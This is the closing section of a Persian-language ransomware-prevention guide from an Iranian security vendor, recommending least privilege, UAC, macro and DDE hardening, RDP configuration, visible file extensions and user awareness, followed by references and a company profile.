همه کاربران، حتی مدیر سیستم می‌بایست با حداقل سطح دسترسی مورد نیاز به هر سیستم وارد شوند. در صورت محدود بودن سطح دسترسی حتی در صورت اجرای فایل مخرب توسط کاربر، دستگاه به باج‌افزار آلوده نخواهد شد. همچنین برخی محصولات کنترل برنامه نظیر McAfee Application Control نیز می‌توانند به‌نحوی مؤثر از اجرا شدن فایل‌های غیرمجاز از جمله باج‌افزارها جلوگیری کنند. همچنین توصیه می‌شود بخش User Account Control Settings در Windows بر روی حالت Always notify me قرار داده شود.



▲ شکل ۲۲: تنظیمات بخش User Account Control

۵ غیرفعال کردن بخش ماکرو در نرم‌افزار Office

با توجه به انتشار بخش قابل توجهی از باج‌افزارها از طریق فایل‌های نرم‌افزار Office حاوی ماکروی مخرب، غیرفعال کردن بخش ماکرو برای کاربرانی که به این قابلیت نیاز کاری ندارند با فعال کردن گزینهDisable all macros without notification توصیه می‌شود. غیرفعال کردن این قابلیت، از طریق Group Policy نیز ممکن است. همچنین توصیه می‌شود ایمیل‌های دارای پیوست ماکرو در همان درگاه شبکه مسدود شوند. بدین منظور می‌توان از تجهیزات دیواره آتش مجهز به چنین قابلیتی بهره گرفت.

در اتاق خبر شبکه گستر بخوانید...

٦ پیکربندی صحیح قابلیت Dynamic Data Exchange در نرم‌افزار Office

نرم‌افزار Microsoft Office چندین روش انتقال و به اشتراک گذاری اطلاعات میان برنامه‌ها را ارائه می‌دهد. یکی از این روش‌ها Dynamic Data Exchange – به اختصار DDE – است. DDE پودمانی متشکل از مجموعه‌ای از پیام‌ها و راهنماهاست. این پودمان راهکاری برای به اشتراک گذاری داده‌ها و استفاده از حافظه‌ای مشترک برای تبادل داده‌ها میان چندین برنامه است. از حدود چند ماه قبل چندین گروه از مهاجمان سایبری دست به اجرای حملاتی زده‌اند که در آنها در قالب فایل‌هایی همچون Word از پودمان مجاز DDE سواستفاده شده و فایل مخرب بر روی دستگاه قربانی اجرا می‌شود. توصیه می شود تنظیمات امنیتی مناسب در خصوص این پودمان اعمال گردد.

در اتاق خبر شبکه گستر بخوانید...

۷ پیکربندی صحیح پودمان RDP

همانطور که اشاره شد در سال‌های اخیر، مهاجمان برای انجام فعالیت‌های مخربی همچون انتشار انواع بدافزارها از جمله باج‌افزارها به‌طور گسترده‌ای از پودمان RDP بهره گرفته‌اند. با پیکربندی دقیق این پودمان سازمان را از گزند این تهدیدات حفاظت کنید.

در اتاق خبر شبکه گستر بخوانید...

۸ نمایش پسوند فایل‌ها

به‌صورت پیش‌فرض در سیستم عامل Windows پسوند فایل‌ها نمایش داده نمی‌شود. این بدان معناست که کاربر می‌بایست به نشان فایل اعتماد کند. موضوعی که سبب استفاده برخی ویروس‌نویسان از فایل های دو پسوندی برای فریب کاربران می شود. برای مثال فایل Hello.txt.js در حالت عادی به‌صورت Hello.txt نمایش داده می‌شود. توصیه می‌شود که در بخش Folder Options گزینه Show hidden files, folders, and drive فعال شده و گزینه Hide extensions for known file types غیرفعال شود.

۹ به‌روز بودن در خصوص روش‌های جدید باج‌گیران

با مرور اخبار و حضور در دوره‌های آگاهی‌رسانی شرکت مهندسی شبکه گستر، نظیر سیمنارهای فصلی مروری بر رخدادهای امنیت سـایبری از آخرین روش‌های مورد استفاده مهاجمان آگاه شده و سیاست‌ها پیشـگرانه لازم را اعمال کنید.

۱۰ آگاهی‌رسانی به کاربران

گردانندگان باج‌افزار به‌خوبی می‌دانند تا زمانی که کاربر فایل پیوست ایمیل را جذاب یا مرتبط تشخیص ندهد آن را باز نمی‌کند. آموزش و راهنمایی کاربران سازمان به صرف‌نظر کردن از فایل‌های حتی کمی مشکوک و باز نکردن آنها می‌تواند نقشی مؤثر در پیشگیری از اجرا شدن این فایل‌ها داشته باشد. برای این منظور می‌توانید از داده‌نمایی‌های شرکت مهندسی شبکه گستر که در نشانی www.shabakeh.net/infographic قابل دسترس است استفاده نمایید.

فهرست منـابـع

- https://newsroom.shabakeh.net/18625/wannacry-analysis.html
- https://newsroom.shabakeh.net/18668/honda-wannacry-attack.html
- https://newsroom.shabakeh.net/17512/chimera-decryption-keys-leaked-by-rival-gang.html
- https://newsroom.shabakeh.net/18681/petya-analysis.html
- https://newsroom.shabakeh.net/18703/petya-master-decryption-keys-published.html
- https://newsroom.shabakeh.net/18124/petya-goldeneye.html
- https://newsroom.shabakeh.net/19749/hardening-rdp.html
- https://newsroom.shabakeh.net/19222/dde-attacks.html
- https://newsroom.shabakeh.net/19147/locky-ransomware-exploits-dde.html
- https://newsroom.shabakeh.net/19265/securing-office-macros.html
- https://newsroom.shabakeh.net/18477/karmen-ransomware-as-a-service.html
- https://newsroom.shabakeh.net/18224/spora-ransomware.html
- https://newsroom.shabakeh.net/18295/spora-with-excellent-customer-service.html
- https://newsroom.shabakeh.net/19783/cve-2018-8174-and-rig-exploit-kit.html
- https://newsroom.shabakeh.net/21140/ransomware-interesting-news.html
- https://newsroom.shabakeh.net/21147/stop-decrypter.html
- https://newsroom.shabakeh.net/17512/chimera-decryption-keys-leaked-by-rival-gang.html
- https://www.certcc.ir/news/12389
- https://www.certcc.ir/news/82

شبکه گستر

شرکت مهندسی شبکه گستر در سال ۱۳۷۰ تأسیس گردید و اولین شرکت ایرانی است که در زمینه نرم‌افزارهای ضدویروس فعالیت تخصصی و متمرکزی را آغاز کرده است. در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International (تولیدکننده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به عنوان نماینده رسمی و انحصاری S & S International در ایران، به تدریج ضدویروس Dr Solomon's Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد. پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین‌المللی فعالیت خود را بر روی نرم‌افزارهای ضدویروس McAfee ادامه داد. اکنون نیز شبکه گستر به عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات در ایران اقدام می‌نماید. در سال ۱۳۸۴ شرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی شرکت آلمانی Astaro، سازنده محصولات مدیریت یکپارچه تهدیدات (Unified Threat Management) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر با همکاری با شرکت Sophos، فعالیت خود را در این زمینه ادامه داده و اکنون محصولات Astaro سابق را تحت نام Sophos در ایران عرضه می‌نماید. از سال ۱۳۹۱ شرکت مهندسی شبکه گستر عرضه محصولات ضدویروس Bitdefender را به عنوان نماینده و توزیع‌کننده (Distributor) رسمی در ایران آغاز کرد. عرضه محصولات ضدویروس Bitdefender در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه بوده است. ضدویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظارات برخی از کاربران و مدیران شبکه بود که با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد. شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین پروژه‌های نصب و راه‌اندازی و طولانی مدت‌ترین قراردادهای نگهداری و پشتیبانی محصولات امنیت شبکه در کشور بوده است. این شرکت علاوه بر خدمات‌دهی به هزاران شرکت و سازمان که صدها هزار کاربر را در کشور شامل می‌شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور نیز می‌باشد.

ISO 9001:2008
Cert No 9150.C528

شبکه گستر

شرکت مهندسی شبکه گستر

تهران ۱۹۶۸۶، خیابان شهید دستگردی، شماره ۲۷۳

گروه فروش

داخلی ۱ ۴۲۰۵۲ | sales@shabakeh.net

گروه پشتیبانی

داخلی ۲ ۴۲۰۵۲ | support@shabakeh.net

تارنمای شرکت www.shabakeh.net

خدمات پس از فروش و پشتیبانی my.shabakeh.net

مرکز آموزش events.shabakeh.net

اتاق خبر newsroom.shabakeh.net

شناسه سند: SPT-A-0121-03